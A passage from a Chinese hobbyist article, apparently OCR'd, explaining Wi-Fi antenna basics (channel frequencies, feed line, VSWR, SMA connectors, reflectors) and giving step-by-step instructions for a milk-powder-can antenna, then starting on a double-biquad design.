dBm是一个表示功率绝对值的单位，计算公式为：10lg 功率值 /1mW。第六个：信道，在2.4G频段，有几个频点（MHz）对应不同的信道，这就是我们在BT3/4或者BEINI里看到的1，6，11信道。具体对应关系如图1。

2.4G信道与频点（Mhz）的对应

信道	频点	信道	频点
1	2412	8	2447
2	2417	9	2452
3	2422	10	2457
4	2427	11	2462
5	2432	12	2467
6	2437	13	2472
7	2442	14	2484

注：频点以5Mhz随信道递增。容易记住

图 1　频点对应图

第七个：馈线，说直白点儿，就是连接无线网卡和天线之间的那根线，如图2，这种线最内部是铜芯，在电缆外皮里面有铝箔和金属网屏蔽层，在铜芯和屏蔽层之间有聚乙烯材料的填充层（不同型号的线，填充材料不同）；

第八个：驻波比（VSWR），他是衡量天线和馈线阻抗的匹配程度，越接近1越好。它的值等于输出阻抗与输入阻抗的比值。因为天线的阻抗不等于馈线阻抗，入射的电磁波有些不能被吸收，反射回来后，就会形成驻波（看不懂的回去翻翻高中物理课本，关于波的那一章）。我们在用一些天线建模软件仿真天线时，最终的驻波比很重要，但今天主要是动手，不涉及天线的仿真，大家了解一下即可。第九个：SMA头，无线网卡外置天线连接装置，SMA是Sub-Miniature-A的简称，标准SMA是"外




图 2　馈线




图 3 图 4　SMA 头




图5　示意图




图6　加装铜管示意图

螺纹加孔”和“内螺纹加针”配对，而RP-SMA是：“外螺纹加针”和“内螺纹＋孔”配对，是公头母针或母头公针。类似的用于连接网卡和外置天线的装置还有BNC接头，TNC接头，MMCX接头等，现在绝大部分都用的SMA头。如图3、图4是RP-SMA头顶特写，即“外螺纹＋针”和“内螺纹＋孔”配对。第十个：反射板，作用是提高定向，增加增益。铝，铜材料不限，差别不大，因为主要是在材料表面形成反射，所以厚度也无关。也可以是网状，螺旋状，甚至是抛物面形式。

首先我们制作一款比较简单的天线——奶粉罐天线。材料：**奶粉罐，馈线（一端已经安装好SMA头，篇幅有限，具体安装方法，下次再讲解），钳子，剪刀，砂纸，刻度到毫米的尺子（有游标卡尺更好），电烙铁，一个不很大的铁钉**。我跑了好几个亲戚家才找到两个奶粉罐，看着这些小屁孩都这么大了，心里直感慨，老了啊！我无线网卡的外置天线是通过RP-SMA头进行连接的，所以就省略了改网卡加SMA头的过程（以后奉上），而且既然都是小菜，我也不推荐大家一开始就拆网卡，加SMA头 。我们先量出奶粉桶的内径D，内高L，如果内径不好测量，可以测量外径，然后适当减去奶粉罐的厚度，请尽量精确，根据你测量的奶粉罐参数，到这个网址：**http://www.wlanbbs.com/jspage/yttx.html**计算出我们需要的各个参数。然后我们根据算出来的参数，在接近奶粉罐底部处使用铁钉穿一个馈线的屏蔽层正好可以进去的圆孔，用砂纸打磨一下边缘和圆孔周围。第二步，根据计算的参数，把馈线剥开，把屏蔽层和外皮往后捋顺，把铜芯和填充层插到奶粉罐的孔里，特别要注意的是，铜芯和奶粉罐之间需要是绝缘的，所以剥线的时候，我们要让填充层比屏蔽层露出来一点，我给大家画了一个示意图，如图5。

调整好适当的角度和距离，然后我们把铝箔和金属屏蔽网紧贴在圆孔四周我们前面打磨的地方，用电烙铁焊接牢固。然后可以使用一些东西把馈线固定在奶粉罐上。如果大家家里有比较细的铜管，可以把铜管套在馈线外面，然后把铝箔和屏蔽网焊接在铜管上，最后把铜管焊接在奶粉罐上更好，这样更牢固，如图6。

还可以把奶粉罐上的圆孔开大一点，让铜管透过去一点，内外都焊接好。不过这样做的话一定要把握好距离，而且千万不要让铜管和馈线的铜芯接触，馈线的铜芯和奶粉罐必须保持绝缘！其实馈线的铜芯在天线里充当了振子的作用。大家可以看看家里的电视卫星接收器（俗称大锅），在上面的那个中空的圆柱状的射频头接近底部的地方，可以看到一根铁棍，接收作用是相似的，不同的是大锅有个“锅面”作为反射器，来接收信号并反射到射频头里。大家可以使用其他的闲置东西给奶粉罐制作一个底座，便于放置。最后把馈线的另一头和网卡的SMA头连接，到此大功告成！赶快找个AP试试吧。另外送给大家个友情提示：馈线不要太长，以减少信号的衰减，馈线的铜芯越粗越好，不同的馈线的阻抗是不同的，大家计算参数时要注意。其次，奶粉罐天线的口要尽可能对准AP的方向。

第二款天线是双菱天线（mini小双版的），是这次动手DIY的重头戏，非常经典的一款天线啊。在无线论坛混迹的人都知道。我们除了需要刚才的工具外，就是需要找一根**长超过30厘米的4平方铜芯电线**。4平方的铜线国标直径为2.25mm，在五金店零卖是2.5-4元／米。如果家里没有可以使用其他的铜线代替，可能增益有所下降，而且如果铜线太细，容易变形，影响使用。如果家里有比140mm*100mm稍微大点儿的铁片，铜片之类的金属片更好，可以做成反射板。把铜线捋直剥皮，然后按照附件里的标准设计打印图（可以打印出来比对着弯折，我已经打包放在附件里了）弯折出双菱，最终结果如图7所示。





